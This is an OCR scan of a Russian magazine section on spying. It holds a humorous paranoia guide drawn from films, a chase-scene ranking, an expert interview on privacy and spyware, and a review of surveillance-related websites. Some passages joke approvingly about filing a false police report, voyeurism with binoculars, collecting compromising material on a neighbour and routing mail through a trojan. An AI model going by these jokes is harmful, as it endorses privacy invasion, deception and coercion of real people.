Раз так, нужно выдвигаться в поисках подходящего ресторанчика. Одеваясь, внимательно проверь все карманы и отвороты своей одежды. Столь благодушные вчера конкуренты, с которыми ты выпивал после работы, вполне могли незаметно подсунуть тебе жучок. "Насекомым" может оказаться все что угодно - от невесть откуда взявшейся в кармане пуговицы до нелепого значка, подаренного тебе вчерашним же вечером. Даже юбилейный серебряный доллар сулил бы тебе неприятности, не посмотри ты накануне "Харлея Дэвидсона и Ковбоя Марльборо". А потому постарайся избавиться от инородного предмета максимально эффективно. Например, пристрой его в кузове проезжающего мимо мусоровоза - сходный трюк подарил двадцать драгоценных минут героям "Кода Да Винчи". С особым вниманием осмотри каблуки ботинок, иногда предательский жучок прикрепляют именно туда.

АГЕНТ 007

Запирая дверь, не забудь побеспокоиться о нехитром маячке проникновения в квартиру - на заре своей экранной карьеры подобное проделывал Джеймс Бонд. Все, что для это понадобится, - твой собственный волос, приклеенный на щель между дверью и стеной. Если по возвращении домой волоска на месте не обнаруживается, значит, кто-то побывал у тебя в гостях, ретировавшись, не дожидаясь прихода хозяина. Другой способ сигнализации из арсенала агента 007 - посыпать тальком замочную скважину и тыльную сторону ручки. Если порошок

Бой с тенью

Харлей Дэвидсон и Ковбой Марльборо


ЛУЧШАЯ ПОГОНЯ В КИНО (5 МЕСТО)

На автомобиле за поездом метро – "Французский связной"

Сиквенс, вошедший во все учебники по кино, снимался экспромтом вживую. Случайные пешеходы не подозревали, что сейчас из-за угла на них на полной скорости вылетит автомобиль. То же самое касается и женщины, чью коляску сбивает машина. Лишь по счастливой случайности в ней оказались банки, а не младенец.

ЛУЧШАЯ ПОГОНЯ В КИНО (4 МЕСТО)

На танке по Санкт-Петербургу – "Золотой глаз"



Хотя Питер снимался в Праге, а на лицах русских солдат читается налет капиталистической буржуазности, погром, устроенный в фиктивной северной столице шпионом всех времен и народов, доставляет особое извращенное удовольствие отечественному зрителю. Особую бурю восторгов вызывает памятник, нацепленный на дуло танка.


ЛУЧШАЯ ПОГОНЯ В КИНО (3 МЕСТО)

На вертолете за поездом под Ла-Маншем – "Миссия: невыполнима"

Создатели ленты и не скрывали, что пытались создать альтернативу "агенту 007": каждый экшн-актер считает долгом чести хотя бы раз померяться силами с Бондом и безнадежно проиграть ему. Тем не менее, временами сценаристы придумывают воистину гениальные по своей небывалости сцены – да вот хотя бы полет вертолета по ла-маншскому туннелю.

ЛУЧШАЯ ПОГОНЯ В КИНО (2 МЕСТО)

На грузовике за мотоциклом – "Терминатор 2: Судный день"



Классика как она есть. Признаться, было очень тяжело выбрать между "Судным днем" и погоней на многотонных грузовиках из "Терминатора 3", тоже невероятно выразительной. Но все-таки качество, проверенное временем, одержало уверенную победу.

стерт, кто-то рылся в твоих вещах.

БОЙ С ТЕНЬЮ

■ Не стоит расслабляться даже устроившись на заднем сидении автомобиля. Попроси водителя посмотреть, не следуют ли за вами. В случае положительного ответа следует выполнить несколько трюков. Самый эффективный из них – на полной скорости выехать на встречку и посмотреть, как поведет себя преследователь. Наиболее сложное в такой ситуации – суметь найти таксиста, не дорожащего своей тачкой. Артему Колчину из "Боя с тенью" в этом отношении повезло, однако это не означает, что фортуна улыбнется так же и тебе.

Если чертову частнику разваливающийся "Жигуль" дороже жизни респектабельного джентльмена (то есть тебя), из того же "Боя с тенью" заимствуй другой замечательный финт. Позвонить в милицию и сообщить, что в автомобиле с таким-то номером тип за рулем размахивает оружием. Гипотетически, вознося благодарности ОМОНу, от преследователя ты оторвешься.

Итак, ты добрался до ресторанчика. За столиком тебя поджидает товарищ, с которым тебе необходимо обсудить ряд важнейших вопросов: от рассказа о телке, которую подцепил вчера, до планов на ближайшие выходные. Твой кореш и не подозревает о могущественных силах, ведущих наблюдение за тобой. Но ты не даром ночи напролет штудировал приобретенный по нашему совету "48 в 1": кое-что в этой жизни ты понимаешь лучше других.

РАЗГОВОР

■ Внимая советам Джина Хэкмена, специалиста по дистанционному прослушиванию из триллера "Разговор", занимай место поближе к голосистой тетке, горланящей с интервалом в пять минут рабочую мантру "Свободная касса!". Пускай первые четверть часа ты будешь дергаться под ее ритм, словно охваченный пляской святого Витта, но ее нежный говор, повторяющий под нос количество биг-маков, напрочь лишит злоумышленников возможности услышать твою речь, полную вожделенных секретов.

МИССИС ДАУТФАЙР

■ Покинув бигмачечную, ты наконец-то решился нанести удар противнику. Ты уверен, что подозрительные парни у витрины магазина через дорогу следят именно за тобой. Что им, черт побери, надо?!! Единственный вариант выполнить задуманную операцию безболезненно – пойти по стопам Дастина "Тутси" »

Хоффмана и Робина "Миссис Даутфайр" Уильямса. А именно, обзавестись веселеньким париком, юбкой чуть ниже колен (не забыв побрить ноги там, где они видны из-под одежды), затолкать в рот пару-тройку чупа-чупсов, подойти к субъектам, прикинувшись разбитной нимфеткой. Здесь главное не басить и избегать родовых окончаний при рассказе о себе.

Парни, конечно же, будут отпираться и утверждать, что оказались тут случайно, а то и вовсе стрельнут номер телефона. Но тебе достаточно и этого: оправдываются, значит, виноваты. Скорее всего, их подослала твоя ревнивая подруга - прознала-таки о твоих ночных похождениях. Последняя миссия на сегодня - отправиться к ней в гости с охапкой цветов и попробовать загладить вину.

ЗНАКОМСТВО С РОДИТЕЛЯМИ

Придя в дом потенциальных будущих родственников, необходимо расслабиться и чувствовать себя как в родной квартире. В конце концов, ты здесь не в первый раз, и пора бы уже начинать демонстрировать им, кто в доме хозяин. В первую очередь зашторивай занавески - вуайеристы не дремлют. Музыку тоже лучше включить погромче, и плевать, что на часах полпервого ночи и вернувшимся с завода соседям завтра вставать на смену с первыми петухами, зато дистанционная прослушка тебе не грозит. После этого следует осмотреть квартиру на манер Джеймса Бонда: секретные волоски, расклеенные по шкафам и дверям, должны рассказать тебе о многом.

Теперь разворачивай все висящие по стенам картины и укладывай любовно выстроенные ряды фотографий "лицом" вниз (под негодования подружкиной мамы). Если возмущенный речитатив не прекращается, спокойно объясни, что все изображенные на них старушки-одуванчики и милые котики вполне могут оказаться замаскированными объективами камер, а так заботливо их разметил не кто иной, как отец. В итоге ты определенно встретишь понимание и уважение. В случае полной невменяемости оппонента апеллируй к "Знакомству с родителями" - плавали, знаем.


Лишь полностью обезопасив себя, своих близких и их родственников, можно, наконец, сбросить со своих плеч груз ответственности и как следует расслабиться в компании с бутылочкой пивка. Не стоит обращать внимания даже на гневные взгляды маман и почему-то вновь развернутые картины с фотографиями - никто не отрицает, может быть, она тоже причастна к какому-то заговору. Но это уже подождет до утра, любимый город может спасть спокойно. Завтра снова в бой, и пускай окружающие думают, что ты страдаешь манией преследования. А вдруг именно эти нехитрые предосторожности однажды спасут тебя от конфуза. Недаром говорится, что лучше перебдеть, чем... Ну, в общем, ты понял.

ЛУЧШАЯ ПОГОНЯ В КИНО (1 МЕСТО)

На вагонетках по каменным копям - "Индиана Джонс и храм судьбы"

Это сейчас Спилберг снимает елейные до отвращения "Терминалы", а в середине 80-х он был на пике своей творческой силы. Неважно, что на самом деле вагонетки ездили по кругу, а неменяющийся антураж маскировали различным освещением - при взгляде на знаменитую сцену преследования до сих пор захватывает дух. А когда Индии начинает останавливать вагонетку собственными ногами, невольно чувствуешь, как подошвы твоей обуви начинают гореть.

Тайна заговора



Бой с тенью

Тайна заговора

новый проект издательства (game)land

sync

SYNC - Новый мужской журнал

- SYNC является путеводителем по стилю жизни современного мужчины и охватывает все сферы его интересов
- SYNC отвечает интересам пользователей всех уровней, включая «экспертов», «пионеров» и «широкие массы»

О ЧЕМ?

Влияния современных технологий на жизнь людей.
Новости из мира цифровых технологий: о чем говорят, чего ждут, что недавно появилось. Тесты/практика: использование оборудования и устройств в реальной жизни, оценка продукта конечными пользователями.
Дом, автомобили, спорт, кино, музыка, видеоигры, интервью и красивые девушки.

Андрей Каролик (www.forceteam.ru)

ОСОБОЕ МНЕНИЕ

НА ОСТРЫЕ ВОПРОСЫ ПО ТЕМЕ НОМЕРА ОТВЕЧАЮТ ПРОФИ

Это интервью - что-то среднее между провокацией и блиц-опросом профи по теме номера. Вопросы острые, на них отвечают те, кого ты уже хорошо знаешь. А что может быть интереснее, чем мнение авторитетов :)?

XS: Ты в детстве любил подсматривать?

Мыщьх (он же Крис Касперски): Агащазблин. Мыщьх'и предпочитают свой внутренний мир наружному - зарыться в норку одиночества и послать всех.

ZAPAZA: Я и сейчас люблю.

Алексей Лукацкий: А как же! У меня была немецкая железная дорога, и я все пытался подсмотреть, что творится внутри маленьких вагончиков. Так ничего и не увидел ;(.

Андрей Межутков: Не любил. Но подсматривал. Имхо, этот период наступает и проходит у любого человека в детстве. Мальчики подсматривают за девочками, девочки - за мальчиками...

Виктор Бровкин: Никогда специально никого не выслеживал, но если случалось увидеть что-нибудь интересное...

Владимир WORMS Комиссаров (системный администратор ООО "Бест-Хостинг", www.Best-Hosting.ru): Любил, конечно! А кто ж не любил-то :)?

Иван SkyWriter Касатенко, редактор диска: Смотря за кем. Однажды подсматривал за животными, как они делают "это". Оказалось, очень тоскливо. А вот за людьми - очень даже ничего ;). Но любовь к вуайеризму не прекратилась вместе с детством, до сих пор редко какой поход в Сеть обходится без набора любимого слова "voyeur" в Google!

Александр Антипов, руководитель проекта SecurityLab.ru: Разве что по мелочам, в девчоночьи раздевалки...

XS: А нет желания вооружиться классным направленным микрофоном и узнать, что говорят соседи? Или надеть прибор ночного видения и погулять с ним глубокой ночью :).

Мыщьх: Да я и так знаю ;). О жизни они говорят, то есть ни о чем. Погода, курс доллара, правительство и т.д. Лучше растаманские сказки перечитать.

ZAPAZA: Нет, это слишком неэффективно: очень много бесполезной информации. Подглядывать или подслушивать имеет смысл только если точно знаешь, что хочешь получить в результате. Лучше всего подслушивать то, что говорится специально для тебя :).

Алексей Лукацкий: Разговоры соседей я могу слышать и без направленного микрофона, что, в общем-то, закономерно. Построенный в доперестроечное время дом не предполагал, что у советских граждан могут быть секреты от общества. Вот так и живем, всегда находясь в курсе всех соседских тайн. А прибор ночного видения у меня интегрирован в видеокамеру, только толку от него никакого. Вокруг нашего дома раскинулось бескрайнее море зелени вперемежку с Москвой-рекой, поэтому смотреть я могу только на кошек, резвящихся на природе, да изредка на проплывающие мимо баржи с песком.

Андрей Межутков: В большинстве домов нужен не микрофон, чтобы "узнать, что говорят соседи", а звукоизоляция - чтобы не слышать, что они говорят.

- Это у вас мыши?
- Нет, это за стеной соседи едят салат.

А насчет ПНВ... В армию, батенька, надо сходить. Там дадут и прибор, и темных ночей в танке будет вполне достаточно.

Виктор Бровкин: Нет, мне лень :).

Владимир Комиссаров: Ну, определенный романтизм в этом есть, конечно :). Хотя соседями никогда не интересовался. Иногда возникают такие желания, но только из-за приколизма, а ни в коем случае не в целях добычи информации. А вот штука а-ля ночное видение, конечно, из серии "хочу, хочу, хочу".

Иван Касатенко: Честно говоря, что говорят соседи, слышно и безо всяких на-

Как любой уважающий себя параноик, уверен, что за мной следят.

ZAPAZA

правленных и не очень микрофонов. Более того, иногда скорее даже не хочется слышать, о чем они там перетирают, а еще - не слышать их музыки и телевизора... Так что мечта - это обходиться без подслушивающих устройств. А что до прибора ночного видения, один мой знакомый гулял глубокой ночью, правда, без прибора ночного видения – вместо него была бутылка пива. В результате ничего, кроме отпечатка асфальта на лице, он не получил. Ах да! Еще плеер отобрали :). Так что ночь - исключительно для Google и "voyeur" ;).

Александр Антипов: А что там интересного можно узнать? Я даже не знаю, кто у меня соседи по лестничной площадке. Интересно, наверное, было, если бы что-нибудь против меня замышляли. Но я подозреваю, что я им нафиг не нужен. И где же такую ночь видели, что приборы ночного видения нужны? Разве что в дремучем лесу, но там и днем не на что смотреть...

***XS:* А ты уверен, что за тобой самим не следят? Все указывает на то, что мы очень беззащитны...**

Мыщъх: Я ни в чем не уверен, но если вздрагивать от каждого шороха, то это будет уже паранойя. Пускай себе следят. Главное - чтобы не наследили. Значит, надо не гулять глубокой ночью, а сидеть и защищаться ;).

ЗАРАЗА: Как любой уважающий себя параноик, уверен, что за мной следят. Если серьезно, то чтобы ответить на этот вопрос, надо задать другой: "А кому это нафиг надо?" Кто готов потратить на это деньги и время и что он может получить взамен? От меня ничего серьезного получить нельзя, но можно получить много всего несерьезного :).

Алексей Лукацкий: Следят? А ведь верно. Я как-то не задумывался над этим, но прямо заданный вопрос раскрыл мне глаза. В последнее время появились

Разговоры соседей я могу слышать и без направленного микрофона...

Алексей Лукацкий


Алексей Лукацкий

Подслушивать имеет смысл только если точно знаешь, что хочешь получить в результате.

шумы и щелчки в телефоне. То ли подслушивают, то ли отсутствие сплиттера на "Стриме" сказывается ;). Но проблема действительно актуальна: в книге С. Гарфинкеля "Все под контролем: кто и как следит за тобой?" очень доступно и подробно рассказывается, как современные технологии помогают контролировать все действия людей в виртуальном и реальном мире.

Андрей Межутков: Я даже не уверен, что где-то не разработан радиоуправляемый кирпич. Но не ходить же в каске все время, ведь альтернативная атака - это дрессированная крыса с зубами, пропитанными цианистым калием!

Виктор Бровкин: Честно говоря, мне все равно. А в минуты, когда не все равно, уверен, что не следят.

Владимир Комиссаров: Нет, конечно, никто не может быть уверен в том, что за ним не следят. На всех нас есть ярлычки :). По-моему, с этим надо смириться. Но если есть возможность, надо защищаться или, по крайней мере, стараться это делать :).

Иван Касатенко: Мне все равно :).

Александр Антипов: Да, следят, конечно, постоянно. Когда ты поиском пользуешься, когда ты на сайты ходишь, когда кредиткой расплачиваешься... Только не вижу в этом особого вреда - нужно принять это как неизбежный факт. И чем дальше, тем контроль за нами только выше.

***XS:* Работая через интернет, ты заботишься о своей конфиденциальности? Если да, то как?**

Мыщъх: Никак не забочусь. Все и так знают, что я мыщъх ;). А тот, кто хочет узнать больше, просто нажмет ввод. Так к чему весь этот геморрой?

»

ЗАРАЗА: В общем-то, не очень. У меня очень мало какой-либо конфиденциальной информации, утечка которой могла бы сильно навредить мне.

Алексей Лукацкий: О конфиденциальности? Не особенно. Мне скрывать нечего ;). Доступ в корпоративную сеть осуществляю через VPN-соединение, чем я гарантирую себе защиту всей передаваемой информации. Защита самого компьютера от попыток воздействия извне блокируется различными механизмами и средствами - от регулярного обновления ОС (патчи, Service Pack'и и т.п.) и настроек встроенных подсистем защиты ОС до использования персональной системы защиты Cisco Security Agent, которая удовлетворяет всем моим потребностям.

Андрей Межутков: Файрвол, три анонимузных прокси, троян, у клиента в домашней сетке с динамическим IP. Так посылаются письма. Подпись у письма - стандартная из Microsoft Outlook.

Виктор Бровкин: Я не спамер и не флудер - прятаться незачем :).

Владимир Комиссаров: VPN, proxy... И понеслась душа в рай :). Ну и, естественно, стараюсь не передавать пароли в нешифрованном виде.

Иван Касатенко: Обычно не очень. Мне, знаешь ли, нечего скрывать. А когда есть, то пользуюсь стандартным набором утилит: Permeo Security Driver, MasterCipher (от ныне покойной SH8-group), Proxomitron - в общем, все, чтобы ходить по Сети через Socks, шифровать этот самый Socks-трафик и фильтровать заголовки везде, где тебя может выдать твой любимый браузер.

Александр Антипов: Мало того, что не забочусь, так и еще другим советую этого не делать, так как это бесполезно. Если захотят, то всегда выследят. Любая мнимая конфиденциальность лишь притупляет чувство опасности.

XS: **Что опаснее: незамеченная программа-шпион на компьютере или деструктивный вирус?**

Мыщьх: "Опаснее" - смотря для кого. У меня на компьютере нет никакой конфиденциальной информации, раскрытие которой могло бы серьезно навредить мне. Так что шпион для меня "предпочтительнее".

ЗАРАЗА: Этот вопрос требует очень четкой и глубокой спецификации :). Все зависит от того, что это за компьютер, от характера данных, которые хранятся на компьютере, и от той "соломки", которая заранее была подстелена. На самом деле деструктивный вирус не многим опасней, чем, например, отказ оборудования или скачок напряжения. Такие ситуации можно предусмотреть заранее, потому что рано или поздно любое оборудование все равно откажет. Появление деструктивного вируса в хорошо администрируемой сети вообще маловероятно. С троянской программой или руткитом все хуже, хотя бы потому что если она управляема, то из нее всегда можно сделать "деструктивный вирус".

Алексей Лукацкий: Опасней для чего? Для утечки информации - конечно же, опаснее программа-шпион. В моем случае, возможно, это наиболее опасно, так как утечка информации может дорого обойтись и мне, и бизнесу, которым я занимаюсь. Деструктивный вирус тоже опасен, но для меня эта угроза менее серьезна, так как регулярное резервное копирование всей важной информации защищает меня от возможной потери всей информации.

Андрей Межутков: Опаснее всего тот пользователь, который принес все это добро на flash'ке из дома вместе с прикольными картинками.


Виктор Бровкин: У меня нет номеров секретных счетов в банке, хотя пусть лучше "умрет" компьютер.

Владимир Комиссаров: Опаснее, несомненно, программа-шпион. Вирус деструктивный все деструктивно уничтожит, а программа-шпион дает риск потерять данные не один раз, а много. Это уже в целях промышленного шпионажа, то есть если компьютеры несут в себе коммерческую информацию. А для домашнего компа, пожалуй, опаснее вирус :).

Иван Касатенко: Лучше, конечно, незамеченный деструктивный вирус-шпион ;).

Александр Антипов: Вопрос в том, что ты хранишь на компьютере. В России шпионы особого вреда не приносят, так как основны-

Понятие "системы безопасности" не ограничивается одними брандмауэрами.



Владимир Комиссаров

Владимир Комиссаров

Задачи безопасности - устранить те проблемы, которые наиболее ожидаемы.

ми целями типа онлайн-банкинга или платежными системами у нас мало кто пользуется. Так что вреда от вирусов обычно больше, особенно на работе.

XS: Какой смысл в системах безопасности, если чаще всего информацию "сдают" обычные люди? Если подобное регулярно происходит в Microsoft, то что уж говорить про другие более мелкие компании.

Мыщьх: Система безопасности - это только инструмент. Сама по себе она как топор на полке, лежит себе и ржавеет. Чтобы защитить-ся, нужно взять его в руки и превратить противника в винегрет. Вообще-то понятие "системы безопасности" не ограничивается одними брандмауэрами. Сюда входит комплекс организационных мер, включающий, например, проверку сотрудников на "вшивость". Другой вопрос, что с ростом компании уследить за всеми сотрудниками становится сложнее...

ЗАРАЗА: Во-первых, безопасность информации - это не только и не столько защита информации от утечки. Безопасность информации - это процесс минимизации непланируемых затрат, связанных с ее владением. В некотором смысле то же самое - страхование. Администратор, случайно допустивший ошибку в наборе команды, может натворить гораздо больше, чем вражеский агент, засланный с целью диверсии, причем адмен - с гораздо большей вероятностью. Задачи безопасности - устранить те проблемы, которые наиболее ожидаемы и которые могут принести наибольшие убытки. Во-вторых, подход должен быть комплексным, разносторонним и равномерным - по ожидаемому финансовому результату. Если организация вкладывается только в аппаратные или программные системы безопасности и не вкладывается в подготовку регламентов, надежной юридической базы, обучение персонала и обеспечение его лояльности - то это пустая трата денег.

Алексей Лукацкий: Система безопасности выполняет не только функции защиты, но и функции контроля. Важно не только предотвратить утечку информации, но и узнать, "кто это сделал" (если это все-таки произошло). Виновного найти не менее важно, чем блокировать нанесение ущерба. Кроме того, сам факт наличия системы защиты уменьшает число потенциальных нарушителей, знающих, что их действия контролируются. Также нельзя забывать, что, помимо утечки информации, существуют нарушения функционирования информационных систем, выливающиеся в большие финансовые убытки. Ну и наконец, последнее, о чем обычно забывают сказать или просто не могут обосновать: системы безопасности помогают бизнесу (рост доходов, снижение издержек, рост лояльности клиентов и т.п.). Все это легко исчисляется в финансовом выражении и является доказательством необходимости применения систем защиты.

Андрей Межутков: Система безопасности не может быть "чисто" технической. Незаслуженно забывают (или не принимают во внимание) организационный и административный ресурс. Это, к сожалению, большой вопрос и огромная проблема.

Виктор Бровкин: Человеку нужно чувство защищенности.

Владимир Комиссаров: Смысл есть. Чтобы люди могли сдать информацию, им к ней надо, для начала, получить доступ. Хотя бы для этого. А если ничего не знает, то и увы. Вот и весь смысл систем безопасности, не считая, конечно, получения большого количества денег за внедрение этой самой "Системы". А так, по опыту, скажу, что самое страшное - это "социальная инженерия". Тут не предусмотришь никаких факторов: влияние на человека, имеющего доступ к информации, может быть разнообразнейшим, так что фактически защитить информацию абсолютно нельзя. Microsoft - вообще сомнительная контора...

Иван Касатенко: Безопасность должна быть безопасной. Дело в том, что, чтобы вся цепь была крепкой, должно быть крепким каждое ее отдельное звено. Тут совершенно та же ситуация: секьюрность системы в целом зависит от лояльности людей и защищенности ПО. Со вторым у нас все, как я понимаю, обычно в порядке: система, которая содержит в себе секретные данные, достаточно сильно защищена. А что до первого, средства борьбы уже придуманы: доверять каждому конкретному человеку минимум информации, а о картине в целом должны знать и вовсе единицы.

Александр Антипов: Вообще-то хорошая система безопасности как раз направлена на защиту от человеческого фактора, а не от "неизвестных хакеров". Просто многие этого не понимают.

XS: Если бы предложили поработать тайным агентом, ты согласился бы :)?

Мыщьх: Послал бы куда подальше.

ЗАРАЗА: Хорошо платят?

Алексей Лукацкий: Если только работать не выходя из дома и при этом оплачивали бы мой интернет, то почему нет?

Андрей Межутков: Смысл?

Виктор Бровкин: Блин, я только недавно перестал об этом мечтать, а тут вы :(...

Владимир Комиссаров: Знаешь, годика два назад, пожалуй, согласился бы, а теперь хочется спокойствия. Ну, если, конечно, работать, чтобы спасти мир, то я первый :)!

Иван Касатенко: Все тайное становится явным, а в случае агентов - еще и явным кормом для рыб :). А кто с детства не мечтал этим кормом стать? В общем, готов рассмотреть любые предложения, господа вербовщики ;).

Александр Антипов: А... Это, типа, шпионом что ли? Смотря сколько заплатят. Я вообще внутри продажный :).

VPN, proxy... И понеслась душа в рай :).

Александр Антипов

Андрей Каролик (andrusha@real.xakep.ru)

ОБЗОР САЙТОВ

ЧТО ПОСМОТРЕТЬ

Как настоящий шпион и разведчик, ты должен использовать все доступные ресурсы, чтобы получить максимум необходимой информации. Интернет - один из наиболее мощных ресурсов, который предоставляет массу интересующих деталей оперативно и позволяет не отрывать задницы от удобного стула.

WWW.SVR.GOV.RU

Спецслужбы всегда казались и кажутся чем-то особенным, чем-то загадочным и безграничным по возможностям. Если бы не упадок нашей армии, то в спецназ рвались бы и сегодня. А разведка и шпионаж - вообще отдельный разговор. К ним не берут людей с улицы. Шпион обычно не имеет ни личной жизни, ни друзей. А если и имеет, то, скорее, для "ширмы". В любом случае, разведчик - незаурядный человек, обладающий множеством знаний, его цели и задачи часто находятся на грани фола.

Заглянешь на такой сайт, и в тебе просыпается гордость вкупе с патриотизмом. Более того, по жизни кажется, что подобные организации шифруются и непубличны. А тут сайт Службы внешней разведки Российской Федерации! На сайте можно посмотреть историю СВР, проникнуться гордостью за родную страну и почитать различные публикации и нормативные документы типа "Проблемы противопехотных мин". Но больше, чем есть в прессе и опубликовано официально, естественно, ты здесь не увидишь, как ни крути :).

WWW.VRAZVEDKA.RU

Издавна разведка собирала элитный контингент. Именно разведка решает исход многих военных конфликтов до их начала. Разведчики первыми идут вперед, они должны быть незаметными и оперативными. От шпионов и агентов зависит очень многое. И существует ресурс в тему - для всех желающих, имеющих недостаток в воинском мировоззрении :). Тут так и написано: "Ознакомить с материалами сайта личный состав всех воинских частей, училищ, академий и военно-патриотических организаций", находящихся рядом с тобой. Собранные материалы по большей части посвящены подготовке военных разведчиков: разведка, топография и ориентирование на местности, рукопашный бой, обмундирование и снаряжение, опыт последних вооруженных конфликтов. В раздел рукопашного боя, далекий от разведки, я все-таки заглянул :). Кстати, там есть видеофрагменты с примерами различных приемов.

WWW.LIB.RU/DPEOPLE/M_RAZW.TXT

Кто когда-либо интересовался вопросами слежки, скорее всего, слышал об этой книге или даже читал ее - "Своя разведка" (автор Роман Ронин). Практическое пособие с описанием различных подходов и методов получения конфиденциальной информации о людях и организациях. Автор рассказывает, как собирать и анализировать нужные сведения, как следить за людьми и манипулировать ими для достижения своих целей. Книга изначально задумывалась для служб безопасности, детективных и охранных агентств. Но никто не мешает почитать и тебе :). Где использовать опыт, решишь сам. К примеру, твою машину во дворе поцарапал гвоздем сосед - и не докажешь ничего. Дать по морде - банально, и злоумышленник сможет сам написать заявление на тебя. Ты сделай умнее, понаблюдай за ним какое-то время. Очевидно, что все не без греха, сосед - тем более :). Набираешь побольше компромату и либо радуешь соседа предложением равноценной услуги, либо сразу несешь куда надо.

WWW.IT2B.RU

Разведка присутствует и в бизнесе, только там ее маскируют красивыми словами типа "мониторинг". А что такое мониторинг? По сути, та же разведка со всеми вытекающими. На этом сайте собраны различные аналитические материалы и описания программного обеспечения для ведения бизнес-разведки: профессия частного детектива, доступность информационных ресурсов, дезинформация, манипулирование и целенаправленное использование СМИ, ценовая охота, промышленный шпионаж, разведка как мониторинг и т.д. Отдельно выделено и направление защиты бизнеса: антирейдеры, инсайдерская информация, минусы юридических лиц под ключ, репутационная война, налоговая проверка, шантаж и т.д. Некоторые статьи будут интересны, даже если ты ничем подобным не занимаешься. Для расширения, так сказать, кругозора.

WWW.LISTENING-TEL.NAROD.RU

Наверное, многие знакомо желание зафиксировать телефонный разговор с кем-нибудь и всучить аудиозапись как доказательство какого-нибудь злодеяния. Или, например, делать это, чтобы не тратить время на споры с любимой девушкой, которая с пеной у рта доказывает, что "подобного" не говорила. Или чтобы в суде записать речь чиновников, отрицающих, что не выполнили свои обязанности, закрепленные законом. Да мало ли кто нахамил тебе во время телефонного


звонка. Благодаря наличию записи ты можешь, как минимум, потребовать компенсации морального ущерба (а вдруг у тебя с детства от оскорблений припадки и проблемы со здоровьем?), как максимум - привлечь хама к штрафу или даже к условному сроку (за мат вроде бы еще не сажают). Можно, конечно, включать спикерфон или пытаться собственноручно подключиться между телефоном и телефонным кабелем. Однако многое уже придумали за тебя.

Этот сайт принадлежит одной из многочисленных контор, продающих оборудование как для записи разговоров, так и для защиты от прослушивания. Писать можно и на компьютер, и на обычную аудиокассету. Кстати, многие диктофоны сейчас комплектуются специальным переходником, чтобы беспроблемно подключаться между телефоном и розеткой - телефон "включается" уже в диктофон. Тогда не понадобятся никакие дополнительные устройства, а качество отличное!

WWW.4GLAZA.RU

Кто не любит подсматривать? Или просто наблюдать за другими, пока они чем-нибудь заняты? Это занятие небезопасное, так как подсматривающего могут засечь и наказать. Если прибегнуть к помощи незамысловатого устройства а-ля бинокль, можно остаться незамеченным, находясь при этом на безопасном расстоянии от объекта наблюдения. Кстати, в театре считается некультурным пялиться в театральный бинокль на других пришедших. Так вот, на этом сайте есть различные оптические навороты всех мастей: бинокли, прицелы, приборы ночного видения, микроскопы и телескопы. Кому могут понадобиться прицелы - интересный вопрос, но все остальное в хозяйстве пригодится. С биноклями удобно не только подсматривать за соседкой из дома напротив,

Писать можно и на компьютер, и на обычную аудиокассету.



Телескопы - для любителей наблюдать за звездами и пришельцами :).

пока она раздевается :), но и путешествовать. А приборы ночного видения расширяют возможности бинокулей, причем ночью глазеть по сторонам можно более безнаказанно: тебя элементарно не видно. Микроскопы же навевают воспоминания о школе и институте, где они водились в большом количестве в различных лабораториях. Телескопы - для любителей наблюдать за звездами и пришельцами :). Кстати, многие не имеют телескопов только потому, что ни разу не пробовали смотреть в него. Если посмотришь однажды, потом не оторвешься от этого занятия.

WWW.KV.RSM.ORG.RU/BOOK/BOOK19

Занятная брошюрка 1942 года - памятка разведчику по маскировке. Как говорится в аннотации, "без маскировки - ни шагу". Основная часть советов дается в виде картинок, причем с верным и неверным вариантом. Почти как правила дорожного движения, только вариантов всего два и правильные уже подписаны :). Местами есть забавные фразы типа "передвигаясь по снежному полю в шинели, двигайся по темным пятнам (проталинам, навозу)". Хотя вряд ли в мире найдется еще одна страна, где так много темных пятен в виде навоза, как у нас :). Если учесть, что партизанские войны давно закончились, пособие морально устарело. Зато над ним можно просто поржать, для чего распечатываешь его, разрезаешь и собираешь воедино. Для большей реалистичности нужно испачкать его чем-нибудь на улице, чтобы казалось, как будто и впрямь с этим де- »

лом ходили по темным пятнам :).

WWW.FI-COM.RU/TECHNICS/SOLDERING.PHP

